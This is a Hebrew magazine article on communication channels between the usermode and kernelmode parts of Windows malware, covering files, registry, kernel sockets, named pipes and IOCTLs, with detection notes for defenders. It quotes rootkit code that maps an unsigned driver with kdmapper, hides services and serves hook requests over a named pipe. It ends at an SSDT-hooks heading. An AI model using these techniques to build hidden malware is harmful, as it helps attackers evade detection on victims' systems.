digital whisper
Technologic Papers

עזוב, זה מעליך

מאת שי גילת

הקדמה

בעולם פיתוח הנוזקות תמיד קיים צורך להוסיף עוד שכבות הגנה והחבאה, לשמור על פונקציונליות בסיסית תוך כדי פעילות מוסתרת ככל האפשר במערכות המותקפות. היבט מסוים שיכול להוסיף שכבת "סיבוך" כזו הוא שימוש בחלקים קרנליים או אפילו בנוזקה שהיא לגמרי מבוססת על ריצה ב-kernelmode. שינוי זה יכול להיות יעיל ממספר סיבות:

1. מספר קטן מאוד של מפתחים וחוקרים מכירים את הפעילות בסביבת הקרנל ולכן אין הרבה אנשים שיוכלו בכלל להתחיל לחקור את הנוזקה.
2. קוד קרנלי הוא בדרך כלל יותר מסובך, עם יותר היבטים תכנותיים שבשפות גבוהות יותר לא היו גורם למחשבה והרבה פעולות נוספות שעושות שימוש בטכנולוגיות פנימיות של מערכת ההפעלה, מה שאומר שצריך להבין מעולה את מערכת ההפעלה שבה אנחנו נמצאים כדי להתחיל לחקור.
3. אם אנחנו כבר מוצאים דרך להגיע לריצה בקרנל, יש לנו הרבה יותר כוח משהיה לנו בריצה ב-usermode ולכן נוכל לקבל שליטה חזקה וכוללת יותר על המערכת המותקפת שתעזור לנו לקדם את המטרות שלנו.

חלק קטן מאוד מהנוזקות יממשו את כל הפונקציונליות בתוך חלק קרנלי אחד (בגלל סיבוכיות הפיתוח ורגישות הקוד שרץ) ולכן בדרך כלל נעשה שילוב בין חלק מבוסס usermode לבין חלק מבוסס kernelmode. הדבר הזה פותח לנו שלב אחד בארכיטקטורת הנוזקה שהופך למקום אפשרי מאוד לזיהוי הפעילות: התקשורת בין חלקי הנוזקה הפועלים בקונטקסטים השונים.


במאמר זה אתאר את השיטות הנפוצות ביותר לתקשורת בין חלקים מבוססים usermode לבין חלקים מבוססים kernelmode ואנסה לסקור כמה שיותר מידע שיעזור לחוקרים, מפתחים בסביבת מערכת ההפעלה ואפילו אנשים שמתעסקים ב-Game Hacking או מנגד - הגנה נגד Game Hacking.

הבנה בסיסית של חשאיות ב-Inter-component Communication

Inter-component communication הוא קונספט שמתאר תקשורת בין משאבים שונים במערכת ההפעלה בכל צורה שהיא, בין אם זה העברת מידע, הרצת פקודות, שליחת הודעות על גבי האינטרנט או מטרה אחרת. בגלל שבמאמר הזה אתרכז על תקשורת בין תוכנות הרצות ב-usermode לבין תוכנות הרצות ב-kernelmode, זה סוג התקשורת שאתכוון אליו שאדבר על "inter-component communication"

כבר במאמרים הקודמים שלי תיארתי כמה שיטות אפשריות לתקשורת בין חלקים במערכות ווינדוס, כמו שימוש בקבצים, Sockets, Named Pipes ועוד, אך נשאלת השאלה: מה הבעייה בשימוש בכל אחד מהאפשרויות הללו, ומה הופך שיטה אחת ליותר "מוחבאת" משיטה אחרת? אז התשובה לשאלה הזאת היא שאין דרך אחת שהיא הכי יעילה בהחבאת פעילות על המערכת. בסופו של דבר נחקור את מערכת ההפעלה וננסה לעקוף כמה שיותר מנגנונים הגנתיים של מערכת ההפעלה כדי להוריד את הסיכויים שיזהו את הפעילות שלנו, אך בגלל גודל מערכת ההפעלה (בלי להתייחס לכל ה-Third Party AVs/EDRs) והעובדה שאנחנו לא יודעים בדיוק מה כל פתרון הגנה בודק, אילו מבני נתונים מושגחים על ידי הפתרון ואילו שינויים הוא יסווג בתור "פעילות נוזקתית במערכת" לא נוכל ליצור פתרון שהוא הכי יעיל.

תשובה נוספת לשאלה היא שההחלטה ממש תלוית מקרה, יכול להיות שה-AV של Kaspersky בודק מבנה נתונים ש-Windows Antimalware לא בודק, ולכן אם Kaspersky לא יהיה מותקן על המערכת נוכל לנצל את אותו מבנה נתונים לטובתינו. ההערכה הכללית היא שגם אם קיים פתרון כזה, הוא יהיה מבוסס 0day: חולשה שעוד לא חשופה לציבור, ולכן הוא לא יהיה משהו שאני יכול או יודע לחשוף לכם במאמר זה.



[מקור: https://genode.org/documentation/genode-foundations/20.05/architecture/Inter-component_communication.html]

נתחיל בחימום...

בחלק זה אכסה כמה שיטות תקשורת בסיסיות מאוד עבור מימוש Inter-component Communication ואתאר את כל ה-Digital Footprints ששיטות אלו משאירות, ואיך יוכלו לזהות אותנו בעזרתם כתוקפים / איך נוכל להשתמש באותן Digital Footprints כדי לזהות תוקפים בתור מגנים.

תקשורת מבוססת קבצים

דרך האחסון הבסיסית ביותר שכולנו כבר מכירים הם קבצים או תיקיות שנמצאות על אחד מה-hard disks המחוברים למערכת. תקשורת בין חלקים של נוזקה המבוססת על קבצים יכולה להיות בעייתית מהרבה מאוד סיבות, מה-Digital Footprint של יצירת קובץ הגלוי לכל המשתמשים במערכת / כתיבה לאותו קובץ ועד לחשיפת מידע רגיש של חלקי הנוזקה לכל גורם אחר שמשתמש במערכת.

מהצד של מגנים זה אומר שהעבודה שלנו תהיה מאוד קלה, במיוחד אם התוכן בתוך הקובץ נועד להעברת מידע בין חלקי הנוזקה ובמקרה והתוכן לא מוצפן ומוחבא מאיתנו התוכן המקורי שלו. בכל דרך תקשורת בין חלקי תוכנה שונים נדבר בפורמט מסוים (שבדרך כלל נקרא פרוטוקול תקשורת) שיכול להיות פורמט קיים או פורמט שאנחנו ניצור, ובמקרה של תקשורת בעזרת קבצים לא רק שנוכל להשיג מידע קריטי לנוזקה שיוכל לחפוש אותה ואת הפעילות שלה, אלא גם נוכל להבין את צורת התקשורת של כל החלקים ולזהות פעילות נוספת של הנוזקה.

נוכל לשלב את המציאות האלה ביחד עם ביקור של כל הקריאות הקשורות ליצירת קבצים והשינוי במערכת הקבצים כמו CreateFileA/W או WriteFile וכך נוכל לזהות בקלות את ה- intercomponent communication. למרות שהמימוש של תהליך כזה די מובן מאליו למי שמכיר מעט WinAPI, אדגים פתרון דומה שמימשתי בפרויקט ה-rootkit שדיברתי עליו במאמרים קודמים שלי.

בפרויקט רציתי לממש פונקציונליות שמאפשרת לי לעדכן את החלק הקרנלי של הנוזקה במקרה שכבר קיימת גרסה קודמת, ועשיתי את זה בעזרת מנגנון שקראתי לו קובץ דומיננטיות. אם הקובץ קיים בהתחלת ה-driver: קיים חלק קרנלי מעודכן יותר שרץ על המערכת, ולכן נפסיק את הריצה, אם הקובץ לא קיים: ה-driver יוצר את קובץ הדומיננטיות לכמות מוגבלת של זמן כדי לגרום לכל ה-instances האחרים של ה-driver להפסיק לרוץ.

הבדיקה הזאת מתבצעת בלולאה אינסופית ולכן הבדיקה הראשונה כל פעם תפסיק את הריצה של כל Instance לא מעודכן:

KMDFdriver/piping.cpp

```
NULL, NULL);
146         ShowDominanceADD(DomName);
147
148         while (!DestroyDriver) {
149                 // Try to get a handle to the pipe (path not found = pipe not created yet):
150                 DestroyDriver = ShouldRenewDriverADD(DomName, TRUE);
151                 if (DestroyDriver) {
152                         continue;
153                 }
154
155                 Status = OpenPipe(&PipeHandle, &PipeAttr, &PipeStatusBlock, TRUE);
156                 while (!NT_SUCCESS(Status) && !DestroyDriver) {
157                         DestroyDriver = ShouldRenewDriverADD(DomName, TRUE);
158                         if (DestroyDriver) {
159                                 continue;
```


תקשורת מבוססת Registry Keys & Values

בדומה למערכת הקבצים הרגילה שמאחסנת מידע בהיררכיה קבועה בצורה של קבצים ותיקיות, קיימת מערכת אחסון נוספת (שבפועל גם נמצאת בתוך מערכת הקבצים הרגילה) שקוראים לה Registry. במערכת הזו מידע נשמר בצורה של key:value והמערכת מתחילה מ-5 מפתחות בסיס שניתן לראות כאן:

In the left panel, there are five root keys, HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS, and HKEY_CURRENT_CONFIG. These root keys form the basic structure of Window Registry.

באופן כללי יש 2 מושגי בסיס במערכת ה-Registry:

1. **מפתח** - מסלול מסוים בתוך המערכת שבו יש ערכים\מפתחות אחרים. כשנרצה להכניס\לשלוף מידע ב-Registry נצטרך בשלב מסוים להשיג handle לאותו מפתח שבו נמצא ה-value/subkey שאנחנו רוצים לבצע עליו מניפולציה, ונעשה זאת בעזרת סיפוק המסלול בין כל המפתחות במערכת שמוביל למפתח הראשי שלנו. ניתן לראות פה דוגמא לעיקרון:



בדוגמא זו HKEY_USERS הוא ה-root key הכללי שמאחסן מידע רלוונטי לכל משתמש הקיים על המערכת. Default הוא משתמש קיים על המערכת ובשבילו קיים subkey בתוך ה-rootkey של HKEY_USERS, כך גם "Control Panel" הוא subkey של Default וכך הלאה. אם נרצה לבצע מניפולציה על ה-subkey בשם WindowsMetrics (מכיל מידע שקשור לניהול החלונות ב-Desktop של המערכת כאשר מבוצע שימוש תחת אותו משתמש) נצטרך לציין את המסלול המוביל מה- root key הראשוני ועד ה-subkey של WindowsMetrics שניתן לראות בצד העליון של התמונה.

2. **ערך** - אם מסתכלים על ה-Registry בתור מערכת אחסון מבוססת עץ, ערך יהיה בעצם leaf node שמה שמשנה לנו הוא הערך שמוכל בתוך אותו תא. הערך יכול להיות בינארי, דצימלי, הסקה-דצימלי או אפילו מחרוזת אחרי הבנת ההיגיון מאחורי מערכת ה-registry ניתן לראות פה את אותם נקודות תקיפה שציינתי בחלק הקודם, בסופו של דבר זאת מערכת אחסון מידע שרק מאחסנת את המידע בצורה שונה. דוגמא לזה יכולה להיות ליצור registry key מסוים עבור הנוזקה שמכיל ערך בוליאני שאומר אם החלק שרץ ב-usermode צריך שירות מסוים מהחלק שרץ ב-kernel mode כדי לסנכרן בין החלקים או אפילו לאחסן מידע רלוונטי לשירותים המבוקשים מהצד השני בעזרת אחסון פרמטרים בתור ערכים ב-registry. גם פה יש את אותן נקודות זיהוי מצד הגנתי (האחסון עצמו, אחסון מידע חשוב לנוזקה בצורה גלויה, שימוש בפעולות WinAPI שניתן לאתר את קריאותיהן כמו RegCreateKeyA ל-usermode ו-ZwQueryValueKey מ-kernel mode).

סביר, אבל עדיין לא מספיק טוב

השיטות שאציג פה פחות ידועות עבור מגנים ותוכנות הגנה שונות, אבל מספר היבטים באותן שיטות יכולים להביא לזיהוי בגלל שאותן שיטות נתמכות בצורה דיפולטיבית על ידי מערכת ההפעלה, מה שאומר שנעשה פה שימוש בפונקציונליות ידועה ומתועדת של מערכת ההפעלה בתור צורת תקשורת בין חלקים של תוכנה פוגענית.

תקשורת מבוססת Usermode/Kernelmode Sockets

רוב מי שקורא את המאמר כנראה מכיר את הקונספט של sockets - אמצעי תקשורת שמבסס תקשורת בין מכונות בעזרת הצמדות לפורט מסוים על אותה מערכת, כמו כן במקרה של שימוש בכתובת loopback יש אפשרות לבצע תקשורת בין 2 socket-ים היושבים על אותה מערכת ונתמכים על ידי 2 חלקי תוכנה שונים. ניתן לראות כאן כבר את הכיוון:

1. לקבוע שצד מסוים יהיה צד השרת שמחכה על פורט מסוים עבור בקשות (בדרך כלל עדיף שזה יהיה הצד שרץ ב-kernelmode בגלל שיהיה יותר קשה למצוא האזנה קבועה של אותו רכיב על פורט מסוים ובגלל ש-kernel development עם sockets מסובך בהרבה מפיתוח ב-usermode, ולכן היגיון צד השרת, שהוא מסובך יותר לוגית בעצמו, בדרך כלל יהיה דווקא בצד ה-usermode).

2. להתחבר אל ה-socket הקרנלי בעזרת socket שפועל על תוכנת ה-usermode שלנו ושולח בקשות אל ה-socket הקרנלי. יש היגיון נוסף מאחורי סדר כזה בגלל שה-driver הוא זה שבפועל ממש את רוב השירותים של הנוזקה.

בגלל הקושי הרב מאוד בתכנות קרנלי עם socket-ים הטכנולוגיה הרבה פחות מוכרת והרבה פחות יצפו לה מהצד המגן במקרה של שימוש כחלק מנוזקה. הבעייה המרכזית בצורת תקשורת זו היא שנפתח פה וקטור זיהוי נוסף - תקשורת אינטרנטית. בעזרת תוכנות לניתור התקשורת ברשת (כמו wireshark) יהיה ניתן לראות את התקשורת שיוצאת מחלק אחד של הנוזקה אל החלק האחר ויהיה אפשר לראות תקשורת שלמה עם פרוטוקולים מסוימים, פורמט מסוים של העברת מידע ולהבין את כל ארכיטקטורת התקשורת שניסינו מלכתחילה להסתיר.

את הדוגמא הזו לשימוש ב-sockets ל-Inter-component Communication ועוד דוגמאות מהמאמר הבאתי מהמאגר של adspro15 שקישרתי בסוף המאמר. אראה כאן את הפעולה server_thread() שמופעלת בתור system thread על ידי ה-driver בדוגמא:

```
// Main server thread.
void NTAPI server_thread(void*)
{
   auto status = KsInitialize();
   if (!NT_SUCCESS(status))
   {
      log("Failed to initialize KSOCKET. Status code: %X.", status);
      return;
   }

   const auto listen_socket = create_listen_socket();
   if (listen_socket == INVALID_SOCKET)
   {
      log("Failed to initialize listening socket.");

      KsDestroy();
      return;
   }

   log("Listening on port %d.", server_port);

   while (true)
   {
      sockaddr  socket_addr{ };
      socklen_t socket_length{ };

      const auto client_connection = accept(listen_socket, &socket_addr, &socket_length);
      if (client_connection == INVALID_SOCKET)
      {
         log("Failed to accept client connection.");
         break;
      }

      HANDLE thread_handle = nullptr;

      // Create a thread that will handle connection with client.
      // TODO: Limit number of threads.
      status = PsCreateSystemThread(
         &thread_handle,
         GENERIC_ALL,
```

```
            nullptr,
            nullptr,
            nullptr,
            connection_thread,
            (void*)client_connection
        );

        if (!NT_SUCCESS(status))
        {
            log("Failed to create thread for handling client connection.");

            closesocket(client_connection);
            break;
        }
        ZwClose(thread_handle);
    }
    closesocket(listen_socket);

    // Better not destroy, maybe threads handling client connection are still running.
    // TODO: Fix it
    // KsDestroy();
}
```

[מקור: https://github.com/adrianyy/rw_socket_driver/]

ניתן לראות פה היגיון ברור של שימוש ב-socket-ים:

1. יצירת socket לשרת שיושב על ה-driver.
2. לבצע Listen עם אותו ה-socket עבור חיבורים, ולקבל את החיבורים עצמם בתוך לולאה אינסופית למקרה שנשלח עוד חיבור (ניתן לראות גם מימוש של שרת multi-threaded - הפעולה האחראית לכל חיבור, connection_thread(), נקראת כ-thread נפרד עבור כל חיבור בלולאה).
3. טיפול בכל חיבור שמתקבל בשרת ובסוף הפעילות סגירה של ה-socket שנוצר לשרת.

אכנס פה בקצרה לכל פעולה הממומשת על ידי ה-driver עבור יצירת ה-socket לשרת וקבלת חיבור מלקוח:

Create_listen_socket():

```
static SOCKET create_listen_socket()
{
    SOCKADDR_IN address{ };

    address.sin_family  = AF_INET;
    address.sin_port    = htons(server_port);
    const auto listen_socket = socket_listen(AF_INET, SOCK_STREAM, 0);
    if (listen_socket == INVALID_SOCKET)
    {
        log("Failed to create listen socket.");
        return INVALID_SOCKET;
    }
    if (bind(listen_socket, (SOCKADDR*)&address, sizeof(address)) == SOCKET_ERROR)
    {
        log("Failed to bind socket.");
        closesocket(listen_socket);
        return INVALID_SOCKET;
    }
    if (listen(listen_socket, 10) == SOCKET_ERROR)
    {
        log("Failed to set socket mode to listening.");

        closesocket(listen_socket);
```

```
        return INVALID_SOCKET;
    }
    return listen_socket;
}
```

[מקור: https://github.com/adrianyy/rw_socket_driver/]

הפעולה מתחילה ביצירת socket עבור מטרת listening בשימוש ב-Ipv4 וב-TCP. הפעולה ממשיכה לבצע binding (הצמדות של ה-socket לפורט מסוים במערכת) ומסיימת בפעולת listening שנועדה לשנות את מצב ה-socket למקשיב עבור חיבורים.

Connection_thread():

```
// Connection handling thread.
static void NTAPI connection_thread(void* connection_socket)
{
    const auto client_connection = SOCKET(ULONG_PTR(connection_socket));
    log("New connection.");

    Packet packet{ };
    while (true)
    {
        const auto result = recv(client_connection, (void*)&packet,
sizeof(packet), 0);
        if (result <= 0)
            break;

        if (result < sizeof(PacketHeader))
            continue;

        if (packet.header.magic != packet_magic)
            continue;

        const auto packet_result = handle_incoming_packet(packet);
        if (!complete_request(client_connection, packet_result))
            break;
    }

    log("Connection closed.");
    closesocket(client_connection);
}
```

[מקור: https://github.com/adrianyy/rw_socket_driver/]

הפעולה מקבלת כפרמטר את ה-socket שנוצר לאחר הפעולה create_listen_socket() בתוך הלולאה האינסופית עבור חיבור של השרת ללקוח הספציפי שביקש שירות מסוים. הפעולה מבצעת את הפונקציה recv כדי לקבל מידע בלולאה אינסופית מאותו חיבור לקוח ובודק כמה דרישות עבור המקרה הספציפי, כמו הופעה של שדה magic בתוכן הפקטה.

בסוף כל קלט נקראת הפעולה handle_incoming_packet() שפועלת לפי הפקטה מהלקוח והפרמטרים שהועברו והפעולה complete_request() שמעבירה structure מוגדר מראש אל הלקוח כדי לסיים טיפול בקלט.

תקשורת מבוססת Named Pipes

בדומה לשאר האובייקטים הגלובליים שקיימים במערכת ההפעלה ושמערכת ההפעלה שומרת תיעוד שלהם, קיים גם אובייקט הנקרא named pipe שיכול לעזור ל-2 גורמי תוכנה או יותר לשלוף מידע מסוים מאיזור זכרון מוגדר מראש. Named pipe נותן בעצם ממשק לכתיבה\קריאה לאיזור shared memory שמדמה מאוד את השימוש ב-sockets במערכות Windows. נצטרך להתחיל מלהשיג handle עבור אותו named pipe או ליצור אותו אם הוא לא קיים כבר במערכת, ובדומה לתהליך שנעשה עם socket-ים נצטרך להקשיב עבור חיבורים לאותו named pipe.

את ההקשבה עבור חיבורים נעשה עם הפעולה ConnectNamedPipe ב-usermode ומהצד השני (במקרה שלנו הצד השני יהיה ה-driver) נצטרך לשלוח בקשה להשיג גישה ל-named pipe, ב-kernelmode נוכל לעשות את תהליך יצירת ה-handle ותהליך ההתחברות באותה פעולה בעזרת ZwCreateFile (חשוב לציין: אם ב-usermode יצרנו את ה-named pipe עם השם "MyNamedPipe", אז ב-kernelmode ניגש אליו עם השם \\DosDevices\\NamedPipe\\MyNamedPipe).

מאותו הרגע נוכל להשתמש בפעולות כתיבה וקריאה רגילות לפי הרצון שלנו, במקרה שלנו בגלל שה-driver הוא השרת אז ה-usermode component יכתוב קודם כל את הנתונים של הבקשה ל- named pipe וה-driver יקרא מה-named pipe את הפרמטרים, יבצע את הבקשה, יכתוב את התוצאות של הפעולה לתוך ה-named pipe וה-usermode component יקרא את תוצאות הפעולה ויפעל לפיהם. נעשה את הכתיבה והקריאה בעזרת ReadFile/WriteFile ב-usermode או אותם פעולות רק עם תחילית של "Zw/Nt" ב-usermode.

כשנסיים את הפעילות עם ה-named pipes נצטרך לסגור את ה-handle שבו השתמשנו בעזרת הפעולות CloseHandle/ZwClose בהתאמה לקונטקסט הריצה הרלוונטי, ובתוך החלק שביצע את ההקשבה עבור חיבורים נצטרך גם להפעיל את הפעולה DisconnectNamedPipe().

מבחינת תוקף המנגנון הזה יכול להיות שימושי בגלל שהוא לא ידוע כמו מנגנונים אחרים כמו socket-ים במערכת והוא ממש נוח לשימוש משני הצדדים, אך עדיין קיים תיעוד שמערכת ההפעלה שומרת על כל האובייקטים שנוצרים במערכת, כולל אובייקט ה-named pipe.

בנוסף לכך ניתן גם לנתר את הכתיבה ואת הקריאה על ה-named pipe shared memory ולכן למרות הניסיון להטעות את הצד המגן בכך שהשרת הוא בעצם על החלק הקרנלי (שיותר קשה לפיתוח, במיוחד עם כל הלוגיקה ששרת צריך לדאוג לה) יש פתרונות טובים יותר שיוכלו לשרת אותנו, אך זה עדיין פתרון לגיטימי לחלוטין.

את הדוגמא לשיטה זו הבאתי מהפרויקט האישי שלי של rootkit למערכות ווינדוס שבו אני משתמש ב-named pipe עבור התקשורת בין חלק ה-usermode לבין חלק ה-kernelmode. השרת במקרה זה הוא KMDFdriver והלקוח הוא MainMedium. ניתן לראות כאן את ההיגיון שציינתי בשני החלקים:

:MainMedium

```
// Create valid pipe for communications initial:
IsValidPipe = OpenPipe(&PipeHandle, MainPipeName, &MediumLog);
while (!IsValidPipe) {
     IsValidPipe = OpenPipe(&PipeHandle, MainPipeName, &MediumLog);
}

// Activate kdmapper with driver as parameter:
if (system("C:\\9193bbfd1a974b44a49f740ded3cfae7a03bbedbe7e3e7bffa2b6468b69d7097\\"
                "42db9c51385210f8f5362136cc2ef5fbaddfff41cb0ef4fab0a80d211dd16db5\\kdmapper.exe"
                "C:\\9193bbfd1a974b44a49f740ded3cfae7a03bbedbe7e3e7bffa2b6468b69d7097\\"
                "42db9c51385210f8f5362136cc2ef5fbaddfff41cb0ef4fab0a80d211dd16db5\\KMDFdriver"
                "\\Release\\KMDFdriver.sys") == -1) {

    RequestHelpers::LogMessage("Failed to activate service manager with driver as parameter\n",
                                                                &MediumLog, TRUE, GetLastError());

    MediumLog.CloseLog();
    return 0;
}
RequestHelpers::LogMessage("kdmapper mapped driver successfully!\n", &MediumLog, FALSE, 0);

// Connect to driver client with pipe initial:
LastError = MajorOperation::ConnectToNamedPipe(&PipeHandle, &MediumLog, &IsValidPipe);
if (LastError == ERROR_PIPE_CONNECTED) {
    IsValidPipe = TRUE;
    LastError = 0;
}
else if (LastError != 0) {
     MediumLog.CloseLog();
     DisconnectNamedPipe(PipeHandle);
     if (PipeHandle != INVALID_HANDLE_VALUE) {
          CloseHandle(PipeHandle);
          PipeHandle = INVALID_HANDLE_VALUE;
     }
     return 0;
}

// Hide default client services with driver:
if (!MajorOperation::HideClientServices(&PipeHandle, &MediumLog,
     GeneralHelpers::CalculateAddressValue(ClientIP))) {

     MediumLog.CloseLog();
     DisconnectNamedPipe(PipeHandle);
     if (PipeHandle != INVALID_HANDLE_VALUE) {
```

:KMDFdriver

```
Status = OpenPipe(&PipeHandle, &PipeAttr, &PipeStatusBlock, TRUE);
while (!NT_SUCCESS(Status) && !DestroyDriver) {
        DestroyDriver = ShouldRenewDriverADD(DomName, TRUE);
        if (DestroyDriver) {
                continue;
        }
        KeDelayExecutionThread(KernelMode, FALSE, &DelayTime);
        Status = OpenPipe(&PipeHandle, &PipeAttr, &PipeStatusBlock, TRUE);  // Until pipe is created
}


// Get requests again and again until pipe object is not valid anymore:
while (NT_SUCCESS(Status) && !DestroyDriver) {
        DestroyDriver = ShouldRenewDriverADD(DomName, TRUE);
        if (DestroyDriver) {
                continue;
        }

        CurrentRequest = ExAllocatePoolWithTag(NonPagedPool, sizeof(ROOTKIT_MEMORY), 'PpRb');
        if (CurrentRequest == NULL) {
                Status = STATUS_SUCCESS;
                continue;
        }

        // Get ROOTKIT_MEMORY structure of request:
        Status = ReadPipe(&PipeHandle, &PipeStatusBlock, CurrentRequest, sizeof(ROOTKIT_MEMORY));
        if (!NT_SUCCESS(Status)) {
                if (CurrentRequest != NULL) {
                        ExFreePool(CurrentRequest);
                        CurrentRequest = NULL;
                }
                continue;
        }

        // Perform request and return results:
        Status = roothook::HookHandler(CurrentRequest);
        Status = WritePipe(&PipeHandle, &PipeStatusBlock, CurrentRequest, sizeof(ROOTKIT_MEMORY));
        if (CurrentRequest != NULL) {
                ExFreePool(CurrentRequest);
                CurrentRequest = NULL;
```

תקשורת מבוססת Device Objects / IOCTLs

ציינתי את הנושא הזה ברוב המאמרים שהוצאתי, אבל בעיקרון הדרך המובנית עבור תקשורת עם driver במערכת Windows היא דרך device object ובעזרת IOCTL. כשה-driver עולה לזכרון ומתחיל לרוץ הוא צריך ליצור לעצמו DeviceObject בעזרת הפעולה IoCreateDevice, ה-device הזה מביא לכל גורם אחר, גם ב-usermode וגם ב-kernel mode, אפשרות להגיע אל ה-driver.

אחרי זה אם נרצה שתהיה אפשרות עבור קורא מ-usermode להגיע ל-driver נצטרך גם ליצור ל- driver symbolic link שישמש בתור השם המזהה את אותו driver. השם הזה בדרך כלל יהיה בפורמט של \\DosDevices\\DeviceName בהגדרת ה-symbolic link ב-driver ובפורמט של \\\\.\\DeviceName בשימוש בו אצל תוכנה הרצה ב-usermode.


בגלל שכל מערכת התקשורת הזאת נמצאת בחלק יותר "עמוק" של מערכת ההפעלה שרוב האנשים לא מכירים, יכול להיות קשה יותר לזהות תקשורת בין חלקי נוזקה מהצד של מגנים, אך עדיין יש הרבה דרכים לראות את אותה תקשורת.

במקרה הזה גם DeviceObject שנוצר ל-Driver וגם ה-Symbolic Link שנוצר ל-Driver מאוחסנים בתור אובייקטים במערכת שניתן לראות אותם ולגשת אליהם דרך תוכנות כמו WinObj או אפילו לנסות לגשת ל-Symbolic Link בעצמנו.

דבר מרכזי שנוכל לשים לב אליו בגישה כזו הוא ה-Service שנוצר ל-Driver כי כדי שה-Driver יוכל ליצור Device Object נהיה צריכים להטעין Driver לגיטימי ורגיל לזכרון, ולכן בשימוש ב-sc או כלי אחר יוכלו לזהות את ה-Driver של הנוזקה שלנו.כמו כן יהיה אפשר לבצע tracing לפעולות DeviceIoControl ב-Usermode או IoBuildDeviceIoControlRequest/NtDeviceIoControlFile ב-Kernel Mode.

ניתן לראות דוגמא לכך בפרויקט שקישרתי בתחתית המאמר שנקרא ioctlfuzzer, הפרויקט עושה Hook לפעולה NtDeviceIoControlFile ובכך מקבל גישה לכל IOCTL שנשלח במערכת ולכל הפרמטרים שנשלחים.

הכלי הזה נועד ל-Vulnerability Scanning ב-Drivers אך ניתן ליצור גם כלי הגנתי דומה שמזהה Malicious IOCTLs:



ioctlfuzzer

Automating the task of searching vulnerabilities in Windows kernel drivers

General information

IOCTL Fuzzer is a tool designed to automate the task of searching vulnerabilities in Windows kernel drivers by performing fuzz tests on them.

The fuzzer's own driver hooks NtDeviceIoControlFile in order to take control of all IOCTL requests throughout the system.

While processing IOCTLs, the fuzzer will spoof those IOCTLs conforming to conditions specified in the configuration file. A spoofed IOCTL is identical to the original in all respects except the input data, which is changed to randomly generated fuzz.

IOCTL Fuzzer works on x86 and x64 Windows XP, 2003 Server, Vista, 2008 Server and 7.

Actual readme file:
http://code.google.com/p/ioctlfuzzer/source/browse/trunk/README.TXT

זה כבר משתפר...

שיטות אלו בדרך כלל יעשו שימוש בפונקציונליות קיימת של מערכת ההפעלה בצורה המינימלית ביותר, וגם כאשר יבוצע שימוש הוא יהיה מבוקר ומוחבא ככל האפשר ממערכת ההפעלה. אלה שיטות ידועות וישנות שרוב פתרונות ההגנה המשמעותיים בסביבת הקרנל ידעו להגן נגדיהם, אבל הם עדיין משומשות במספר מתקפות שונות ויכולות להיות מאוד רלוונטיות וטובות עבור מערכות ישנות יותר שלא עברו עדכון לאחרונה \ בנוסף לשיטות החבאה נוספות

תקשורת מבוססת SSDT Hooks

